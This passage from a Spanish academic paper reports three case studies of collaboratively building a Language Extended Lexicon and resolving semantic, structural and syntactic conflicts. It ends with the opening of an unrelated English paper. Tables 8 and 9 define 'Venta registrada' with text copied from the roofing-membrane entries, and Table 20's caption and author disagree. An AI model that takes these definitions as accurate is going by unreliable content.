La primera parte es la de trabajo paralelo, donde cada ingeniero de requisitos identifica y describe símbolos, determina los sinónimos, identifica conflictos y los resuelve, mientras otros trabajan en la misma tarea. En la descripción de símbolos ellos definen todos los sinónimos, noción e impacto. Cada ingeniero de requisitos analiza y trata de entender el dominio específico. Los ingenieros de requisitos hallan conflictos con otros símbolos definidos anteriormente, cuando ellos estaban definiendo esos símbolos. Como aparecen conflictos con ambos, las definiciones hechas por otros ingenieros de requisitos y/o con sus propias definiciones, ellos tratan de resolverlos.




Figura 1. Proceso para la resolución de conflictos (IngReq$_i$: Ingeniero de Requisitos$_i$)

En la segunda parte, es el momento del trabajo en equipo, buscando conflictos y soluciones, reescribiendo los símbolos involucrados en dichos conflictos. Un Coordinador colabora en la búsqueda de conflictos y todos ellos comparten este momento del proceso. Reescriben todos los símbolos que han sido parte de cada conflicto de modo de tener el mínimo número de conflictos posible. Este proceso se realiza de modo iterativo e incremental, y continúa hasta que se llega a la calidad deseada o el tiempo asignado a esta tarea finaliza. La idea principal es obtener un LEL consistente, involucrando diferentes puntos de vista de diferentes stakeholders.

4. Planificación de los casos de estudio

Se aplicó el proceso descripto en la Sección 3, presentado por Litvak en 2018 [6]. Se utilizó el catálogo de conflictos definido y las soluciones a dichos conflictos, aplicando la clasificación de los conflictos establecida [2].

Se planificó realizar tres nuevos casos de estudio. En cada caso de estudio se planteó crear un LEL de modo colaborativo, aplicando el proceso definido. Se

seleccionaron empresas diferentes, con ingenieros de requisitos diferentes, a fin de no sesgar la aplicación del proceso. Se planeó aplicar dicho proceso durante 7 días, considerando asignar 3 ingenieros de requisitos a cada caso de estudio. Se planificó que al finalizar cada día se incorpore un coordinador, que además de buscar nuevos conflictos en colaboración con los ingenieros de requisitos participantes, realizara estudios estadísticos, de la cantidad de símbolos obtenidos, tipos de símbolos, porcentaje del total, y la cantidad de símbolos totales al resolver los conflictos.

5. Ejecución de los casos de estudio

Esta sección presenta la ejecución realizada, con la descripción de las empresas involucradas, ejemplos de conflictos hallados de los tres casos de estudio que fueron realizados en cada una de las categorías de conflictos y características de los participantes de cada caso de estudio.

En cada caso de estudio se definió un LEL de modo colaborativo durante 7 días, realizado por tres ingenieros de requisitos, que fueron diferentes en cada caso de estudio. Tres compañías reales que realizan distintas actividades fueron seleccionadas para definir el LEL colaborativamente en esos dominios. Todas las compañías están ubicadas en Argentina. En las tres compañías los participantes tuvieron acceso para hacer entrevistas con los stakeholders. Los participantes además obtuvieron información de las compañías mediante sus respectivas páginas web.

En cada caso de estudio se generó el LEL colaborativamente y se resolvieron los conflictos que hallaron mientras trabajaban. Para ello, tuvieron que identificar los símbolos, describirlos (con noción e impacto), y buscar si existían conflictos. Se incluyó un coordinador al equipo de trabajo para ayudarlos en la búsqueda y resolución de conflictos al final de cada día, antes de continuar el proceso. Al final de cada día el coordinador hizo una revisión del LEL: símbolos hallados, tipos de símbolos hallados, total de símbolos definidos hasta ese día, conflictos resueltos cada día. La revisión verificó también si había símbolos de los cuatro tipos (Sujeto, Verbo, Objeto, Estado).

Todos los participantes involucrados en los casos de estudio tenían una experiencia de más de 2 años en la industria de desarrollo de software. Fue realizado por profesionales de áreas relacionadas, en su mayoría estudiantes o egresados de la Universidad Nacional de La Matanza, en Buenos Aires, Argentina. Algunos participantes eran investigadores asistentes. Entre los tres grupos, había un total de una mujer y 8 hombres; sus edades entre 22 y 40 años de edad; el coordinador fue también una mujer, de 56 años de edad.

La empresa Megaflex fue la primera compañía relevada. Esta empresa se encuentra en el Parque Industrial de Burzaco, en la Provincia de Buenos Aires. Megaflex es una fábrica que manufactura diferentes tipos de membrana u otros productos asfálticos para protección de techos. También ofrecen sistemas completos de solución de problemas de humedad en techos. Para la realización del LEL de este caso de estudio se consiguió un contacto continuo con el primer dueño y fundador de Megaflex, quien fue entrevistado en varios encuentros, por los ingenieros de requisitos intervinientes. Además fueron entrevistados empleados de otras áreas: trabajadores de la línea de producción y administrativos. Se consultó además la página web de la empresa: https://www.megaflex.com.ar/. En todos los casos, con el fin de no requerir tanto tiempo de los entrevistados, se realizaron tanto entrevistas individuales como grupales.

La segunda compañía seleccionada fue la empresa Assistcard Argentina. Es una compañía de asistencia al viajero. Los ingenieros de requisitos tuvieron contacto con personas en diferentes roles de la compañía. Assistcard provee a los viajeros varios tipos posibles de asistencia al viajero, tanto individual como grupal, y con diferentes tipos de seguros, desde los seguros ordinarios hasta los seguros de alto riesgo. Todos los ingenieros de requisitos realizaron entrevistas grupales e individuales. Los clientes pueden contratar la asistencia al viajero mediante agencias de viajes, en aeropuertos o por Internet. Los ingenieros de requisitos tuvieron acceso a personal de distintos niveles, gerentes, administrativos y vendedores, consultando también la página web de la empresa: https://www.assistcard.com/ar/.

La tercera compañía seleccionada es una compañía que fabrica tejidos de punto para la industria textil. Se trabajó con la empresa Iberá, parte del grupo Norfabril. Textil Iberá es una empresa que tiene su administración general en Capital Federal, pero tiene sucursales en Capital Federal, Resistencia, Corrientes y Villa Mercedes. Dado que pertenece al grupo Norfabril, cerca de la mitad de la producción de Textil Iberá se destina a la producción de prendas que el grupo comercializa. La parte restante de la producción se destina a empresas de primera línea que comercializan prendas de prestigio internacional y nacional.

Los ingenieros de requisitos entrevistaron a varios involucrados de diferentes niveles, realizando algunas entrevistas online a la provincia de Corrientes, y otras presenciales en la sede administrativa de Capital Federal. En todos los casos, algunas entrevistas fueron individuales y otras fueron grupales, para no requerir tanto tiempo de los entrevistados. Se consultó asimismo la página web de la empresa: https://www.textilibera.com.ar/compania.html.

La clasificación de conflictos aplicada en los tres casos de estudio fue la propuesta en [2]. Los conflictos fueron clasificados en:

- Conflictos semánticos:
  - La misma identificación para elementos con diferente significado y la misma clasificación sintáctica (homónimos).
  - Diferente identificación para elementos que se refieren al mismo concepto de la misma manera (sinónimos).
  - Diferente identificación para elementos que se refieren al mismo concepto con información complementaria.
- Conflictos estructurales:
  - Diferente nivel de detalle.
  - Descripciones duplicadas en jerarquías.
- Conflictos sintácticos:
  - La misma identificación para elementos con diferente clasificación sintáctica (homónimos).

A continuación se presentará un ejemplo de conflicto que se observó de cada tipo, semántico, estructural y sintáctico, para cada caso de estudio.Es importante observar que no todos los conflictos han surgido en todos los dominios. En particular el caso de los Conflictos sintácticos, no surgió en el dominio de la empresa Assistcard. Debe observarse además que la existencia de conflictos depende del idioma en que se trabaje. Por ejemplo en inglés Label quiere decir Etiquetar y además quiere decir Etiqueta, lo cual sería un conflicto de tipo sintáctico en inglés, siendo palabras distintas en castellano.

El primer conflicto presentado entre los conflictos semánticos es "La misma identificación para elementos con diferente significado y la misma clasificación sintáctica (homónimos)".

En el caso de estudio Megaflex tres ingenieros de requisitos diferentes han denominado Etiquetar a tres acciones distintas: Etiquetar definido por el ingeniero de requisitos 3 implica la colocación del precio, Etiquetar para el ingeniero de requisitos 1 implica la colocación del código de barras, y Etiquetar para el ingeniero de requisitos 2 es la colocación del logo de Megaflex (Ver Tablas 2, 3 y 4).

Tabla 2. Símbolo Etiquetar del Ingeniero de Requisitos 3

Símbolo # 66	**Autor: Ing. Req. 3**	**Tipo: Verbo**
Nombre/s	Etiquetar	
Noción	- Es la acción de colocar el precio en el producto terminado	
Impacto	-Se realiza cuando el producto fue finalizado.	

Tabla 3. Símbolo Etiquetar del Ingeniero de Requisitos 1

Símbolo # 67	**Autor: Ing. Req. 1**	**Tipo: Verbo**
Nombre/s	Etiquetar	
Noción	- Es la acción de colocar el código de barras en el producto terminado.	
Impacto	-Se realiza cuando el producto fue finalizado.	

Tabla 4. Símbolo Etiquetar del Ingeniero de Requisitos 2

Símbolo # 68	**Autor: Ing. Req. 2**	**Tipo: Verbo**
Nombre/s	Etiquetar	
Noción	- Es la acción de colocar el logo de Megaflex en el producto terminado.	
Impacto	-Se realiza cuando el producto fue finalizado.	

Como resultan homónimos la solución propuesta es denominarlos Etiquetar (1), Etiquetar (2), y Etiquetar (3), manteniendo los 3 símbolos definidos.

En los conflictos estructurales, en Megaflex, surge el conflicto "Diferente nivel de detalle" en los símbolo Membrana, definido por el ingeniero de requisitos 1, en contraposición con el ingeniero de requisitos 2.

Este ingeniero de requisitos no define el símbolo Membrana, sino los símbolos Membrana transitable y Membrana no transitable únicamente, mientras el ingeniero de requisitos 1 define sólo Membrana (Ver Tablas 5, 6 y 7).

Tabla 5. Símbolo Membrana del Ingeniero de Requisitos 1

Símbolo # 2	**Autor: Ing. Req. 1**	**Tipo: Objeto**
Nombre/s	Membrana	
Noción	- Es el producto asfáltico que se coloca en el techo de las viviendas para prevenir filtraciones. - Puede ser transitable o no transitable	
Impacto	- Una vez fabricado se actualiza su stock.	

Tabla 6. Símbolo Membrana transitable del Ingeniero de Requisitos 2

Símbolo # 5	**Autor: Ing. Req. 2**	**Tipo: Objeto**
Nombre/s	Membrana transitable	
Noción	- Es un producto asfáltico para protección de techos.	
Impacto	- Permite el paso sobre la superficie.	

Tabla 7. Símbolo Membrana no transitable del Ingeniero de Requisitos 2

Símbolo # 4	**Autor: Ing. Req. 2**	**Tipo: Objeto**
Nombre/s	Membrana no transitable	
Noción	- Es un producto asfáltico para protección de techos. -Contiene poliéster en su capa superior.	
Impacto	- No permite el paso sobre la superficie.	

La solución propuesta es definir el símbolo Membrana como genérico de Membrana no transitable y Membrana transitable. En las definiciones de los especializados referenciar a Membrana, diciendo "Es una Membrana tal que ….".

En los Conflictos sintácticos en la empresa Megaflex, el conflicto "La misma identificación para elementos con diferente clasificación sintáctica (homónimos)" se presenta en el símbolo Venta registrada, cuando al mismo nombre de símbolo el ingeniero de requisitos 2 lo definió como un Objeto y el ingeniero de requisitos 3 lo definió como un Estado (Ver Tablas 8 y 9).

Tabla 8. Símbolo Venta registrada del Ingeniero de Requisitos 2

Símbolo # 48	**Autor: Ing. Req. 2**	**Tipo: Objeto**
Nombre/s	Venta registrada	
Noción	- Es un producto asfáltico para protección de techos.	
Impacto	- Permite el paso sobre la superficie.	

Tabla 9. Símbolo Venta registrada del Ingeniero de Requisitos 3

Símbolo # 50	**Autor: Ing. Req. 3**	**Tipo: Estado**
Nombre/s	Venta registrada	
Noción	- Es un producto asfáltico para protección de techos. -Contiene poliéster en su capa superior.	
Impacto	- Permite el paso sobre la superficie.	

La solución propuesta es denominar a los símbolos Venta registrada (1) y Venta registrada (2).

Tabla 10. Símbolo Voucher voideado / Voideado

Símbolo # 17	**Autor: Ing. Req. 3,1**	**Tipo: Estado**
Nombre/s	- Voucher voideado / Voideado	
Noción	- Estado que toma un voucher luego de la acción voidear voucher.	
Impacto	- Se genera un voucher exactamente igual al original pero con una fecha de baja. - Se genera una nota de crédito al tratarse de un voucher facturado. - El voucher llega a este estado luego de generar la nota de crédito.	

En la empresa Assistcard, entre los Conflictos semánticos, el conflicto "Diferente identificación para elementos que se refieren al mismo concepto con información complementaria" surge con el símbolo de tipo Estado denominado Voucher voideado del ingeniero de requisitos 3, con el símbolo Voideado del ingeniero de requisitos 1. El impacto "El voucher llega a este estado luego de generar la nota de crédito." fue definido por el ingeniero de requisitos 1 pero no por el ingeniero de requisitos 3. Se agrega a la definición del símbolo único con ambos nombres esta la información complementaria, colocando en primer lugar el nombre más usado en el dominio (Ver Tabla 10).

En Assitcard surge un conflicto estructural de "Diferente nivel de detalle" cuando el ingeniero de requisitos 2 ha definido el símbolo Ingresar seguro a cliente, mientras que el ingeniero de requisitos 1 ha definido Registrar seguro de vida y Registrar seguro de deportes extremos. Estos últimos dos símbolos tienen mayor nivel de detalle que el símbolo Ingresar seguro a cliente (Ver Tablas 11, 12 y 13).

Tabla 11. Símbolo Ingresar seguro a cliente del Ingeniero de Requisitos 2

Símbolo # 57	**Autor: Ing. Req. 2**	**Tipo: Verbo**
Nombre/s	Ingresar seguro a cliente	
Noción	-Es la acción de registrar un seguro para un cliente dado.	
Impacto	-Luego de ingresado se deriva al departamento de asistencia.	

Tabla 12. Símbolo Registrar seguro de vida del Ingeniero de Requisitos 1

Símbolo # 58	**Autor: Ing. Req. 1**	**Tipo: Verbo**
Nombre/s	Registrar seguro de vida	
Noción	-Es la acción de asentar un seguro de vida para un cliente dado.	
Impacto	-Es derivado al departamento de asistencia -Se registran datos de beneficiarios para el seguro de vida.	

Tabla 13. Símbolo Registrar seguro para deportes extremos del Ingeniero de Requisitos 1

Símbolo # 59	**Autor: Ing. Req. 1**	**Tipo: Verbo**
Nombre/s	Registrar seguro para deportes extremos	
Noción	-Es la acción de asentar un seguro para deportes extremos para un cliente dado.	
Impacto	-Es derivado al departamento de asistencia	

Este conflicto tiene como solución en el LEL definir el símbolo Ingresar seguro a cliente como genérico de los símbolos Registrar seguro de vida y Registrar seguro para deportes extremos. En las definiciones de los especializados referenciar a Ingresar seguro a cliente, diciendo "Es un ingreso de seguro de vida tal que ….".

Como mencionamos con anterioridad no hay conflictos sintácticos en Assistcard.

Si consideramos el caso de estudio Textil Iberá, se presenta el conflicto semántico "Diferente identificación para elementos que se refieren al mismo concepto de la misma manera (sinónimos)" en el símbolo definido por el ingeniero de requisitos 3 llamado Pago consolidado, y el ingeniero de requisitos 2 ha definido el símbolo Pago aceptado (Ver Tablas 14 y 15).

Tabla 14. Símbolo Pago consolidado del Ingeniero de Requisitos 3

Símbolo # 44	**Autor: Ing. Req. 3**	**Tipo: Estado**
Nombre/s	Pago consolidado	
Noción	-Condición por la cual un Pago llegó a concretarse totalmente.	
Impacto	-Genera Actualizar Cuenta Corriente del cliente o del proveedor. -Se marcan las facturas canceladas como pagadas.	

Tabla 15. Símbolo Pago aceptado del Ingeniero de Requisitos 2

Símbolo # 44	**Autor: Ing. Req. 2**	**Tipo: Estado**
Nombre/s	Pago aceptado	
Noción	-Condición por la cual un Pago llegó a concretarse en su totalidad.	
Impacto	-Desencadena Actualizar Cuenta Corriente del cliente o del proveedor. -Se marcan las facturas canceladas como pagadas.	

Como resultado se define un único símbolo con ambos sinónimos Pago aceptado / Pago consolidado, colocando Pago aceptado en primer lugar por ser el nombre más utilizado en el dominio. El símbolo final puede verse en la Tabla 16.

Tabla 16. Símbolo Pago aceptado/ Pago consolidado del Ingeniero de Requisitos 2 y 3

Símbolo # 44	**Autor: Ing. Req. 2 y 3**	**Tipo: Estado**
Nombre/s	Pago aceptado / Pago consolidado	
Noción	-Condición por la cual un Pago llegó a concretarse en su totalidad.	
Impacto	-Desencadena Actualizar Cuenta Corriente del cliente o del proveedor. -Se marcan las facturas canceladas como pagadas.	

Entre los conflictos estructurales el conflicto "Diferente nivel de detalle" surge en el dominio de la empresa Textil Iberá.

El símbolo "Operador" es definido por el ingeniero de requisitos 1, mientras que el ingeniero de requisitos 2 ha definido los especializados pero no el genérico. Los especializados que ha definido son "Operario de facturación", "Operario de tesorería" y "Operario de ventas" (Ver Tablas 17, 18, 19 y 20).

En consecuencia, como solución se define la jerarquía y en el caso de cada operador se define su noción como "Es el operador que…", refiriendo al genérico Operador.

Tabla 17. Símbolo Operador del Ingeniero de Requisitos 1

Símbolo # 15	**Autor: Ing. Req. 1**	**Tipo: Sujeto**
Nombre/s	Operario	
Noción	-Es la persona responsable de las actividades secundarias realizadas dentro del sector de Facturación, Tesorería o Ventas. -Ocupa un rol de menor jerarquía que el Jefe de Sector	
Impacto	-Realiza las tareas encargadas por el Jefe de sector. -Se encarga de la facturación, de la tesorería o de ventas.	

Tabla 18. Símbolo Operario de facturación del Ingeniero de Requisitos 2

Símbolo # 16	**Autor: Ing. Req. 2**	**Tipo: Sujeto**
Nombre/s	Operario de facturación	
Noción	-Es la persona responsable de las actividades secundarias realizadas dentro del sector de Facturación. -Ocupa un rol de menor jerarquía que el Jefe de Sector.	
Impacto	-Es el encargado de emitir facturas y remitos de venta. -Es el encargado de enviar facturas y remitos de venta. -Es el encargado de confirmar recepción de facturas y remitos. -Es el encargado de recibir facturas y remitos de compras.	

Tabla 19. Símbolo Operario de tesorería del Ingeniero de Requisitos 2

Símbolo # 17	**Autor: Ing. Req. 2**	**Tipo: Sujeto**
Nombre/s	Operario de tesorería	
Noción	-Es la persona responsable de las actividades secundarias realizadas dentro del sector de Tesorería. -Ocupa un rol de menor jerarquía que el Jefe de Sector.	
Impacto	-Lleva a cabo las tareas de controlar caja. Se encarga de informar los pagos emitidos.	

Tabla 20. Símbolo Operario de ventas del Ingeniero de Requisitos 3

Símbolo # 18	**Autor: Ing. Req. 2**	**Tipo: Sujeto**
Nombre/s	Operario de ventas	
Noción	-Es la persona responsable de las actividades secundarias realizadas dentro del sector de ventas. -Ocupa un rol de menor jerarquía que el Jefe de Sector.	
Impacto	-Puede Registrar Pedido. -Puede Modificar Pedido. -Puede Cancelar Pedido. -Puede consultar el estado de un pedido.	

En Textil Iberá se presenta el conflicto sintáctico al surgir homónimos entre el verbo Gestión de caja del ingeniero de requisitos 3 y Gestión de caja del ingeniero de requisitos 2 como objeto (Ver Tablas 21 y 22).

Tabla 21. Símbolo Gestión de caja del Ingeniero de Requisitos 2

Símbolo # 8	**Autor: Ing. Req. 2**	**Tipo: Objeto**
Nombre/s	Gestión de caja	
Noción	-Es el monto de entradas y salidas de dinero en efectivo originado por pagos emitidos o recibidos.	
Impacto	-Es generado diariamente por el Operario de Tesorería. -Es utilizado como fuente de información al elaborar el Pronóstico de Ventas.	

Tabla 22. Símbolo Gestión de caja del Ingeniero de Requisitos 3

Símbolo # 9	**Autor: Ing. Req. 3**	**Tipo: Verbo**
Nombre/s	Gestión de caja	
Noción	-Es la acción diaria por la cual el Operario de Tesorería hace el ingreso o egreso de efectivo de la caja.	
Impacto	-Se verifica la cantidad de dinero en efectivo con la factura a abonar o a cobrar. -Se entrega el dinero o se guarda separando los distintos billetes. -Se asienta el movimiento en un registro borrador.	

La solución de este conflicto es reemplazar ambos nombres de símbolos denominados anteriormente Gestión de caja, de ambos ingenieros de requisitos llamando el objeto como Gestión de caja (1) y al verbo como Gestión de caja (2)

6. Análisis de resultados

Los casos de estudio fueron diseñados y ejecutados tratando de evitar efectos adversos y amenazas a la validez de los mismos. Para obtener validez externa los casos de estudio se realizaron con profesionales del área de sistemas, con títulos de grado y/o posgrado, pero con un grupo heterogéneo, por tener trabajos diferentes (analistas, desarrolladores, testers, líderes de proyecto o con otras tareas), mejorando así la validez externa. Fueron personas de ambos sexos, con diferentes edades, entre 22 y 56 años. Todos tenían más de 2 años de trabajo en su rol, en general de 2 a 5 años en esa tarea. Para obtener validez interna los casos de estudio se realizaron en diferentes horarios acorde a los tiempos disponibles para ello de cada profesional interviniente, pero siempre con el mismo contexto de trabajo. Aplicando el proceso de búsqueda y solución de conflictos durante 7 días, en los 3 casos de estudio, surgieron gran cantidad de conflictos. Estos resultados se muestran en la Tabla 23. Algunos símbolos están involucrados en más de un conflicto. La Tabla 23 muestra además el porcentaje de símbolos con conflictos, si se considera el total de símbolos obtenidos una vez resueltos los conflictos, en cada caso de estudio. Dicho porcentaje resultó del 75 %, 92 % y 83 %. De esta manera esta tabla muestra que la presencia de conflictos es un hecho muy común, evidenciando la importancia de resolver los conflictos.

Tabla 23. Total de conflictos hallados en cada caso de estudio

Casos de estudio	**Total de símbolos (Conflictos resueltos)**	**Símbolos involucra-dos en conflictos**	**Porcentaje de símbolos involucra-dos en conflictos**
Megaflex	69	52	75
Assistcard	62	57	92
Iberá	59	49	83

Otro resultado obtenido es la observación de la gran cantidad de símbolos que habrían sido definidos erróneamente, con problemas entre ellos, al no resolver los conflictos existentes. La Tabla 24 muestra la Disminución de símbolos al identificar y resolver conflictos, mediante el total de símbolos si no se resuelven los conflictos, el total de símbolos con conflictos resueltos, y la diferencia entre el total de símbolos sin conflictos resueltos y con conflictos resueltos (exceso de información).

Tabla 24. Disminución de símbolos al identificar y resolver conflictos

Casos de estudio	**Total de símbolos si no se resuelven los conflictos**	**Total de símbolos con conflictos resueltos**	**Diferencia entre el total de símbolos sin conflictos resueltos y con conflictos resueltos (exceso de información)**
Megaflex	113	69	**44**
Assistcard	110	62	**48**
Iberá	88	59	**29**

El exceso de información corresponde a la cantidad de símbolos que habrían sido definidos erróneamente en cada caso de estudio (44, 48 y 29 símbolos respectivamente), con problemas entre ellos, al no resolver los conflictos existentes entre los distintos involucrados.

Se evalúa en la Tabla 25 la incidencia de la resolución de conflictos sobre el tamaño del modelo LEL, en cada uno de los tres casos de estudio realizados. Es decir que el tamaño del modelo LEL de cada caso de estudio habría sido mucho mayor si no se hubieran resuelto los conflictos entre los símbolos definidos por los distintos ingenieros de requisitos intervinientes en cada caso de estudio. Entonces en el caso de estudio Megaflex el exceso de información habría significado un aumento del tamaño del modelo del 39%, en el caso de estudio Assistcard el exceso de información habría significado un aumento del tamaño del modelo del 44%, y en el caso de estudio Textil Iberá sería un exceso de información que habría significado un aumento del tamaño del modelo del 33%.

Tabla 25. Porcentaje de aumento del tamaño del modelo (exceso de información)

Casos de estudio	Total de símbolos si no se resuelven los conflictos	Diferencia entre el total de símbolos sin conflictos resueltos y con conflictos resueltos (exceso de información)	Porcentaje de aumento del tamaño del modelo LEL (exceso de información)
Megaflex	113	**44**	**39%**
Assistcard	110	**48**	**44%**
Iberá	88	**29**	**33%**

Los resultados obtenidos muestran que el proceso definido en [6] es aplicable. En los tres casos de estudio se observó entonces la disminución de la cantidad de símbolos de cada modelo al resolver los conflictos y también la gran cantidad de símbolos involucrados en conflictos.

7. Conclusiones y trabajo futuro

En la Ingeniería de Requisitos, una de las etapas preliminares del ciclo de vida del desarrollo de software, los stakeholders están naturalmente involucrados. El Lenguaje Natural aparece como una excelente opción para compartir el conocimiento entre los diferentes stakeholders. Por ello, el Léxico Extendido del Lenguaje (LEL) escrito en Lenguaje Natural, es una buena ayuda para definir el vocabulario del dominio de aplicación. La construcción colaborativa del LEL posibilita obtener un modelo más rico, pero implica la aparición de conflictos.

Este trabajo se ha basado en el proceso definido para hallar y resolver los conflictos que surgen en la construcción colaborativa del LEL presentado por Litvak en [2]. Se ha utilizando dicho proceso, el catálogo de conflictos y soluciones, y la categorización de conflictos presentados en [2].

Se aplicó dicho proceso y el catálogo de conflictos definido, en tres nuevos casos de estudio, con distintos dominios y equipos de trabajo diferentes, definiendo colaborativamente el LEL. Los casos de estudio fueron empresas reales de Argentina, donde se realizaron entrevistas a diferentes stakeholders, utilizando además las páginas web de las empresas. Las empresas seleccionadas fueron Megaflex, Assistcard Argentina y Textil Iberá.

En todos los casos de estudio se observó la gran cantidad de símbolos que habrían sido definidos erróneamente en cada caso de estudio (44, 48 y 29 símbolos respectivamente), con problemas entre ellos, al no resolver los conflictos existentes entre los distintos involucrados. Se evaluó también el porcentaje de aumento del tamaño LEL si no se hubieran resuelto los conflictos, obteniendo en los tres casos de estudio un exceso de información del 39%, 44% y 33% respectivamente. Además se observó el alto porcentaje de símbolos involucrados en conflictos, siendo en los tres casos de estudio respectivamente el 75 %, 92% y 83 %. Esto muestra la importancia de resolver los conflictos.

Se observa entonces la aplicabilidad del proceso definido y los beneficios de aplicarlo. Un LEL sin conflictos resulta más pequeño y más fácil de comprender, evitando el exceso de información.

Como trabajo futuro se propone realizar la validación de las soluciones de conflictos con un experimento en colaboración del Dr Gambo, Obafemi Awolowo University, Ile-Ife, Nigeria. Dicho experimento ha sido ya diseñado y posteriormente testeado en la Universidad Nacional de La Plata, y está siendo llevado a cabo actualmente con profesionales del área de sistemas en Nigeria. Luego se realizarán estudios estadísticos sobre los resultados. Además se propone desarrollar una aplicación para automatizar el proceso, aplicando los conceptos de Machine Learning y Deep Learning.

8. Referencias

[1] IEEE Systems and software engineering, Life cycle processes, Requirements engineering 2011, IEEE, New York.

[2] Litvak, C., Antonelli, L., and Rossi G., “Conflict Management in the Collaborative Description of a Domain Language”, Julio de 2018, Thirtieth International Conference on Software Engineering and Knowledge Engineering (SEKE 2018), San Francisco Bay, USA, doi: 10.18293/SEKE2018-106.

[3] Leite, J. C. S. D. P., and Franco, A. P. M., "A strategy for conceptual model acquisition", Requirements Engineering, 1993, Proceedings of IEEE International Symposium on, IEEE, January 1993, pp. 243-246.

[4] Leite, J.C.S.P., and Oliveira, A.P.A., "A Client Oriented Requirements Baseline", Second IEEE International Symposium on Requirements Engineering, IEEE Computer Society Press, 1995, pp. 108-115.

[5] Leite, J.C.S.P., Rossi, G., Balaguer, F., Maiorana, V., Kaplan, G., Hadad, G., and Oliveros, A., "Enhancing a Requirements Baseline with Scenarios", Requirements Engineering Journal, Springer-Verlag London Ltd., Vol. 2, N° 4, 1997, pp. 184-198.

[6] Litvak C., Antonelli L., Rossi G. and Gigante N., "Improving the identification of conflicts in collaborative requirements engineering", December 2018, International Conference on Computational Science and Computational Intelligence (CSCI 2018), Las Vegas, Nevada, USA. IEEE: 978-1-7281-1360-9/18/$31.00 ©2018 IEEE, DOI 10.1109/CSCI.2018.00172 (published 2019).

[7] Easterbrook S., "Resolving requirements conflicts with computer-supported negotiation", Requirements engineering: social and technical issues, vol. 1, 1994, pp. 41-65.

[8] Robinson W. N., Pawlowski S. D., and Volkov V., "Requirements interaction management. ACM Computer Survey, vol. 35(2), 2003, pp. 132-190.

[9] Cameron, E. J., and Velthuijsen, H., "Feature interactions in telecommunications systems", IEEE Communications Magazine, 31(8), 1993, pp. 18-23.

[10] Robinson, W. N., and Volkov, V., "Requirement Conflict Restructuring. Conflict-Oriented Requirement Restructuring", GSU CIS Working Paper 99-5, 1999, pp. 1-47.

[11] Bendjenna, H., Charrel P. J., and Zarour N. E., "Using AHP Method to Resolve Conflicts Between Non-Functional Concerns", International Conference on Education, Applied Sciences and Management (ICEASM'2012), Dubai, UAE, 2012, pp. 26-27.

[12] Barchiesi, M. A., Costa, R., and Greco, M., "Enhancing conflict resolution through an AHP-based methodology", International Journal of Management and Decision Making, 13(1), 2014, pp. 17-41.

[13] Narendhar, M., and Anuradha, K.., "Requirement Negotiation Methods in Requirements Engineering", International Journal of Advanced Research in Computer Science, 8(3), 2017.

[14] Aldekhail M., Chikh A., and Ziani D., "Software Requirements Conflict Identification: Review and Recommendations", International Journal of advanced computer science and applications, vol. 7, no. 10, 2016, pp. 326-335.

[15] Decker B., Ras E., Rech J., Jaubert P., and Rieth M., "Wiki-based stakeholder participation in requirements engineering".IEEE Software, vol. 24(2), 2007, pp. 28-35.

[16] Robertson J., and Robertson S., "Volere Requirements Specification Template", The Atlantic Systems Guild, 2012.

[17] Yang D., Wu D., Koolmanojwong S., Brown, A. W., and Boehm B. W., "Wikiwinwin: A wiki based system for collaborative requirements negotiation", Hawaii International Conference on System Sciences, Proceedings of the 41st Annual, pp. 24-24. IEEE, 2008.

[18] Urbieta M., Escalona M. J., Luna E. R., and Rossi, G., "Detecting conflicts and inconsistencies in web application requirements", International Conference on Web Engineering, Springer, Berlin, Heidelberg, 2011. pp. 278-288.

[19] Lutz R., Schäfer S., and Diehl S., "Using mobile devices for collaborative requirements engineering", Proceedings of the 27th IEEE/ACM International Conference on Automated Software Engineering (ASE 2012), ACM, 2012, pp. 298-301, ISBN 9781450312042.

[20] Azadegan A., Cheng X., Niederman F., and Yin G. "Collaborative requirements elicitation in facilitated collaboration: report from a case study", 46th Hawaii International Conference on System Sciences, 2013, pp. 569-578, IEEE. ISSN 15301605.

[21] Simperl, E., and Luczak-Rösch, M., "Collaborative ontology engineering: a survey", The Knowledge Engineering Review, 29(1), 2014, pp. 101-131.

[22] Chen Y., Peng X., and Zhao W., "An approach to detect collaborative conflicts for ontology development", Advances in Data and Web Management, Springer, Berlin, Heidelberg. 2009, pp. 442-454.

[23] Karapiperis S., and Apostolou D., "Consensus building in collaborative ontology engineering processes", Journal of Universal Knowledge Management, vol 1(3), 2006, pp. 199-216.

[24] Nguyen N. T., "Advanced methods for inconsistent knowledge management". Springer, London, 2008.

[25] Duong T. H., Tran M. Q., and Nguyen T.P.T., "Collaborative Vietnamese WordNet building using consensus quality", Vietnam J ComputSci 2017, vol 4:85, Springer Berlin Heidelberg, Print ISSN: 2196-8888, Online ISSN: 2196-8896, 2017.

Behavioral Synthesis with Branching Graphical Scenarios

Fernando Asteasuain[1, 2], Federico Calonge[1], Pablo Daniel Gamboa[2]
[1]Universidad Nacional de Avellaneda, [2]Universidad Abierta Interamericana
fasteasuain@undav.edu.ar,fcalonge@undav.edu.ar,pgamboa@uai.edu.ar

Abstract

Early specification of behavior is a key activity for the formal verification of software systems. It is believed that the specification language should be able to combine linear and branching properties to describe the expected behavior of a system. Taking this into account in this work we present a tableau algorithm that translates Branching FVS specification into Büchi automata, enabling the possibility of performing behavioral synthesis, consolidating our approach in the implementation phase. A case of study in the hardware domain world is shown to illustrate our approach.

1. Introduction

